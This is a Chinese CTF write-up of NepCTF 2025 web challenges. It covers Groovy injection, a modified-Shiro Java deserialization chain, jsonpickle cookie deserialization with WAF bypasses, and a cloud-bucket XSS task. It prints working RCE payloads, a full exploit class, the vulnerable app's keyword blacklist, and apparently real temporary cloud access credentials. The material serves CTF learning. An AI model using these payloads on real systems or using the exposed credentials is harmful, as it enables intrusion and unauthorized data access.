NepCTF 2025 web wp

第二次打 nepctf,还记得去年还是个小白一题做不出。

0x00 前言

最近也是处在保研的一个空窗期,既不能安心摆烂又不想学,于是想着给自己找点事做,正好前不久打了一下这个比赛(但是没打完就结束了),想到自己太久没写博客了,这比赛题目质量又挺好的,就半复现半记录一下吧。



0x01 easyGooGooVVVY&&RevengeGooGooVVVY

之前没有接触过这个东西,找到这么一片文章大概了解了一下用法 https://www.cnblogs.com/yyhuni/p/18012041

1754646955632-8e4bdb2d-5bbf-4cb1-8ac4-aaa01fcc484e.png

这题不出网,当时是拷打 ai 就都出了,据说题目环境有点问题

1754646956247-1ee7f382-c57d-47da-b248-9d979863fbac.png

就这样吧这题自由度比较高,直接放上我的 payload:

1
2
3
4
5
6
7
8
def command="env";
def res=command.execute().text;
res
# 我怀疑源代码就是类似于python中eval那个环境,不能用println res或者return res,这样会报错
 
def shell = new GroovyShell()
def res = shell.evaluate('"env".execute()')
res

再放一下其他师傅的解法

1
2
3
4
5
6
7
8
9
"".class.forName("java.lang.Runtime").getRuntime().exec("env").text//反射
 
this.class.classLoader.loadClass("java.lang.Runtime").getRuntime().exec("env").text
//classloader
 
proc = ['sh','-c','env'] as ProcessBuilder
proc?.start()?.text
 
//还可以用FileInputStream直接读/proc/self/environ

0x02 JavaSeri


是一个魔改过的 shiro

1754646955797-90f9f93a-1d57-44e5-be26-6bc55a7257c7.png

但是这题也有点草台班子,有些人直接用工具秒了,我做的时候只剩 exp 了

1754646955872-e1c39fb3-a646-4da4-a655-e271c4855d01.png


www.zip 可以看到源码,大概就是这么个结构,chain 感觉就是换了个名字

1754646955892-a3ebe9c0-f002-4452-b067-b60b16bb4d0a.png

链子如下:

1
HaJiBamboo#readObject->ChainHaJiMi#doChain->HaJiMi#getMethod("getRuntime", null)->HaJiMi#invoke(null, null)->HaJiMi#exec("bash -c ...")


他给的那个 exp 直接打过不了,需要用反射把 HaJiBamboo 中的私有属性 judge 改成 false,入口点是在 /login 通过 else 分支,rememberHaJiMi 传入

1754646956166-f796c013-7db8-4317-9ca9-6edf71da0ee6.png


放上 exp:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
package com.example.demo;
 
import com.example.demo.chains.ChainHaJiMi;
import com.example.demo.chains.HaJiBamboo;
import com.example.demo.chains.HaJiMi;
import com.example.demo.myOwnShiro.ShiroCrypto;
 
import java.io.*;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationTargetException;
 
public class Main {
    public static void main(String[] args) throws Exception {
        HaJiMi[] hajimiArray=new HaJiMi[]{
                new HaJiMi("getMethod",new Class[]{String.class,Class[].class},new Object[]{"getRuntime",null}),
                new HaJiMi("invoke",new Class[]{Object.class, Object[].class}, new Object[]{null, null}),
                new HaJiMi("exec",new Class[]{String.class},new String[]{"calc"})
        };
 
        Runtime runtime=Runtime.getRuntime();
        Class run=runtime.getClass();
        HaJiBamboo bamboo=new HaJiBamboo(run,new ChainHaJiMi(),hajimiArray);
        Field judgeField = HaJiBamboo.class.getDeclaredField("judge");
        judgeField.setAccessible(true);
        judgeField.set(bamboo, false); 
        seri(bamboo);
        unseri("D:\\CTF\\2025\\nepctf2025\\www\\aminuosi.bin");
        System.out.println(ShiroCrypto.encryptFile("D:\\CTF\\2025\\nepctf2025\\www\\aminuosi.bin"));
    }
    public static void seri(Object o) throws IOException {
        ObjectOutputStream objectOutputStream = new ObjectOutputStream(new FileOutputStream("D:\\CTF\\2025\\nepctf2025\\www\\aminuosi.bin"));
        objectOutputStream.writeObject(o);
    }
    public static Object unseri(String filename) throws IOException, ClassNotFoundException {
        ObjectInputStream objectinputstream=new ObjectInputStream(new FileInputStream(filename));
        Object obj=objectinputstream.readObject();
        return obj;
    }
}

1754646956361-4c354256-8da7-4bde-8abe-d3495edae392.png

0x03 safe_bank

这题之后当时有事就没看了,跟着复现一下

1754646957106-d6809610-a966-4535-a6dd-3f93efed8f8a.png


这么一看还是这个 jsonpickle 有问题,和之前 xyctf 遇到那题应该差不多,大概是 cookie 那里可以反序列化进行 rce,找到两篇文章

https://xz.aliyun.com/news/16133 https://xz.aliyun.com/news/16041

jsonpickle 采用 Unpickler._restore 对序列化对象进行恢复。而每种标签又对应着不同的_restore 函数。例如 py/object,会调用_restore_object 进行处理。先来想办法列目录和看源码吧:

1
2
3
4
5
6
7
8
{
  "py/object": 
    "__main__.Session",
    "meta": {
      "user": {"py/object": "glob.glob", "py/newargs": ["/*"]},
      "ts": 1753715060
    }
}//转成base64修改cookie刷新页面


1754646956691-6f80b339-67a9-4856-8062-00a48c3344b7.png


有 /readflag 看来不能直接读 flag,那就先看看源码吧

1
2
3
4
5
6
7
8
{
  "py/object": 
    "__main__.Session",
    "meta": {
      "user": {"py/object": "linecache.getlines", "py/newargs": ["/app/app.py"]},
      "ts": 1753715060
    }
}

1754646957188-5ec88252-be73-4612-8b28-ba237fcba6e0.png

整理一下

  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
from flask import Flask, request, make_response, render_template, redirect, url_for
import jsonpickle
import base64
import json
import os
import time
 
app = Flask(__name__)
app.secret_key = os.urandom(24)
 
class Account:
    def __init__(self, uid, pwd):
        self.uid = uid
        self.pwd = pwd
 
class Session:
    def __init__(self, meta):
        self.meta = meta
 
users_db = [
    Account("admin", os.urandom(16).hex()),
    Account("guest", "guest")
]
 
def register_user(username, password):
    for acc in users_db:
        if acc.uid == username:
            return False
    users_db.append(Account(username, password))
    return True
 
FORBIDDEN = [
    'builtins', 'os', 'system', 'repr', '__class__', 'subprocess', 'popen', 'Popen', 'nt',
    'code', 'reduce', 'compile', 'command', 'pty', 'platform', 'pdb', 'pickle', 'marshal',
    'socket', 'threading', 'multiprocessing', 'signal', 'traceback', 'inspect', '\\\\', 'posix',
    'render_template', 'jsonpickle', 'cgi', 'execfile', 'importlib', 'sys', 'shutil', 'state',
    'import', 'ctypes', 'timeit', 'input', 'open', 'codecs', 'base64', 'jinja2', 're', 'json',
    'file', 'write', 'read', 'globals', 'locals', 'getattr', 'setattr', 'delattr', 'uuid',
    '__import__', '__globals__', '__code__', '__closure__', '__func__', '__self__', 'pydoc',
    '__module__', '__dict__', '__mro__', '__subclasses__', '__init__', '__new__'
]
 
def waf(serialized):
    try:
        data = json.loads(serialized)
        payload = json.dumps(data, ensure_ascii=False)
        for bad in FORBIDDEN:
            if bad in payload:
                return bad
        return None
    except:
        return "error"
 
@app.route('/')
def root():
    return render_template('index.html')
 
@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form.get('username')
        password = request.form.get('password')
        confirm_password = request.form.get('confirm_password')
        
        if not username or not password or not confirm_password:
            return render_template('register.html', error="所有字段都是必填的。")
        
        if password != confirm_password:
            return render_template('register.html', error="密码不匹配。")
            
        if len(username) < 4 or len(password) < 6:
            return render_template('register.html', error="用户名至少需要4个字符,密码至少需要6个字符。")
        
        if register_user(username, password):
            return render_template('index.html', message="注册成功!请登录。")
        else:
            return render_template('register.html', error="用户名已存在。")
    
    return render_template('register.html')
 
@app.post('/auth')
def auth():
    u = request.form.get("u")
    p = request.form.get("p")
    for acc in users_db:
        if acc.uid == u and acc.pwd == p:
            sess_data = Session({'user': u, 'ts': int(time.time())})
            token_raw = jsonpickle.encode(sess_data)
            b64_token = base64.b64encode(token_raw.encode()).decode()
            resp = make_response("登录成功。")
            resp.set_cookie("authz", b64_token)
            resp.status_code = 302
            resp.headers['Location'] = '/panel'
            return resp
    return render_template('index.html', error="登录失败。用户名或密码无效。")
 
@app.route('/panel')
def panel():
    token = request.cookies.get("authz")
    if not token:
        return redirect(url_for('root', error="缺少Token。"))
    
    try:
        decoded = base64.b64decode(token.encode()).decode()
    except:
        return render_template('error.html', error="Token格式错误。")
    
    ban = waf(decoded)
    if ban:
        return render_template('error.html', error=f"请不要黑客攻击!{ban}")
    
    try:
        sess_obj = jsonpickle.decode(decoded, safe=True)
        meta = sess_obj.meta
        
        if meta.get("user") != "admin":
            return render_template('user_panel.html', username=meta.get('user'))
        
        return render_template('admin_panel.html')
    except Exception as e:
        return render_template('error.html', error=f"数据解码失败。")
 
@app.route('/vault')
def vault():
    token = request.cookies.get("authz")
    if not token:
        return redirect(url_for('root'))
 
    try:
        decoded = base64.b64decode(token.encode()).decode()
        if waf(decoded):
            return render_template('error.html', error="请不要尝试黑客攻击!")
        sess_obj = jsonpickle.decode(decoded, safe=True)
        meta = sess_obj.meta
        
        if meta.get("user") != "admin":
            return render_template('error.html', error="访问被拒绝。只有管理员才能查看此页面。")
            
        flag = "NepCTF{fake_flag_this_is_not_the_real_one}"
        return render_template('vault.html', flag=flag)
    except:
        return redirect(url_for('root'))
 
@app.route('/about')
def about():
    return render_template('about.html')
 
if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8000, debug=False)

这黑名单看着挺吓人的,先看看官方 wp 的做法:


jsonpickle 自定义的 loadclass 函数中。在 208 行对模块进行逆向翻译时,依次调用了 util.untranslate_module_name->util._0_9_6_compat_untranslate。

1754646957667-8baf0274-8fb3-4538-addc-2564cc34734b.png

说人话就是 python 兼容问题导致的 builtin 和 exceptions 没有在 builtins 中,因此可以绕过。

1
{"py/object":"__main__.Session","meta":{"user":{"py/object":"exceptions.eval","py/newargsex":[{"py/set":["exec(\"imp\"+\"ort subpro\"+\"cess;subpro\"+\"cess.geto\"+\"utput('/r\"+\"eadflag>/app/static/flag')\")"]},""]},"ts":114514}}

lamentxu 师傅的解法:用 clear 方法把全局变量黑名单清空

1
2
3
4
5
{"py/object": "__main__.Session", "meta": {"user": {"py/object":"__main__.FORBIDDEN.clear","py/newargs": []},"ts":1753446254}}
 
{"py/object": "__main__.Session", "meta": {"user": {"py/object":"subprocess.getoutput","py/newargs": ["/readflag > /app/1.txt"]},"ts":1753446254}}
 
{"py/object": "__main__.Session", "meta": {"user": {"py/object": "linecache.getlines", "py/newargsex": [{"py/set":["/app/1.txt"]},""]},"ts":1753446254}}

还有一些在黑名单外的函数

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
{"py/object":"__main__.Session","meta":{"user":{"py/object":"distutils.spawn.spawn","py/newargs":["sh","-c","/r*f* > flag.txt"]]},"ts":114514}}
 
# 还有个profile.run(功能有点类似于exec)?话说黑名单里不是有file吗
# bytes在new的时候会触发map的实例化,比如这样就可以触发rce
payload = {
    "py/object": "app.Session",
    "meta": {
        "user": {
            "py/object": "__builtin__.bytes",
            "py/newargs": {
                "py/object": "__builtin__.map",
                "py/newargs": [
                    {"py/function": "__builtin__.eval"},
                    [f"exec({chr_command})"],
                ],
            },
        },
        "ts": int(time.time()),
    },
}

0x04 fakexss



好像是云服务关掉了不能复现,大致看一下 wp 吧

1754646959313-ccf0ce94-7b12-4ec6-98c0-c08f406104da.png


有点类似于 minio 那个东西

1754646961501-f3a40fbf-35d8-4231-8c3a-7b388b6d10d2.png

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
import json
from qcloud_cos import CosConfig, CosS3Client
 
def get_bucket_info(region, bucket, secret_id, secret_key, token):
    """
    Use temporary credentials to get bucket information.
    """
    try:
        # Configure COS client
        config = CosConfig(
            Region=region,
            SecretId=secret_id,
            SecretKey=secret_key,
            Token=token,
            Scheme='https'
        )
        client = CosS3Client(config)
 
        # List objects in the bucket
        response = client.list_objects(Bucket=bucket)
 
        # Print bucket info
        print(f"Bucket '{bucket}' information retrieved successfully:")
        print(response)
 
        # Print object keys if available
        if 'Contents' in response:
            for i, obj in enumerate(response['Contents']):
                print(f"{i+1}. {obj['Key']}")
 
        return response
    except Exception as e:
        print(f"Exception occurred while getting bucket info: {e}")
        return None
 
if __name__ == "__main__":
    # Input bucket info
    REGION = "ap-guangzhou"
    BUCKET = "test-1360802834"
    SECRET_ID = "AKID9zMxupjxlb3N4ew3HFlEoUuLbw6PfzWlJwlohod5utGR8YPMk0BzFc52_i_c7GJ"
    SECRET_KEY = "a1mB43BS4VNOUx4qdWSZcLw6MTCsmflnu1VjVIAQjdU="
    TOKEN = (
        "0TiYj7xc2u1d126cihcnHaKUjpRmygCa4110e1bc77e4c6cf6b645ec9100602390NgBtUSdkbd2I2"
        "a5Pme0s8bTqHTFJP-by2EO8Jjp1Eo6y8N1-yNztj7rCQTf2YhKirVFbmYPedQCT8ZtcsWP8yekf"
        "w4WgwcfVcy3nsoNUKC37YT9_hllr2BN2wfaModBPDSAZuQ_MTzjsiHb2qQOj_e6Fd0LckMhLK_x5e"
        "aSU42p_QU8FwSDf3u5M8XBZSYx_iCIRVV0Ji5LSLsiqjnEoH3HSGZZuzcIaeNy2OhqbjNM10QM"
        "hNrUxE3wCovGONgt8BV96__DwgSZefQNW0cOVVQLIsdIKm2wXVz_9kcjNoxGH01Rh8reFzUeBitqqW7"
        "KcH7DNCMwIC5O7WcfjIitTHOrmIy9dsx21YZbEeISdQkShKFcATe2o4WWu0sdTkeQpsZ3"
        "ihQm46yetgA0Y8QOqc40SvbO3OdlhMMLw3Gkoy6VbLrTLpGVYn0_cp4Z7DdCZaQrUR0ehi7FOCXSwQ"
    )
 
    # Get bucket info using temporary credentials
